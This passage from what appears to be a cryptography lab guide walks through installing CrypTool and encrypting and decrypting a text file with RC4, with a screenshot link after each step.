. Download cryptool from the website https://www.cryptool.org/en/ct1/ and double click to install the software. Click on Next.





2. Select Install just for me and click on next.




3. Browse the location of the software and click on Install.





4. Wait for the software to install and click on Finish.




5. Click on Finish.





6. After successful installation, the window as such will open.




7. Go to Cryptool.





8. Click on File> New. Type any text of your choice in the file.




9. Go to Encrypt/Decrypt> Symmetric (modern) and select RC4 algorithm.





10. Select 32 bit key length and encrypt the message in the file.




11. Encrypted message of the given text will be displayed as given below.





12. To decrypt it back to the original text, Go to Encrypt/Decrypt> Symmetric (modern) and select RC4 algorithm.



13.Select the key length of any choice and click on Decrypt.



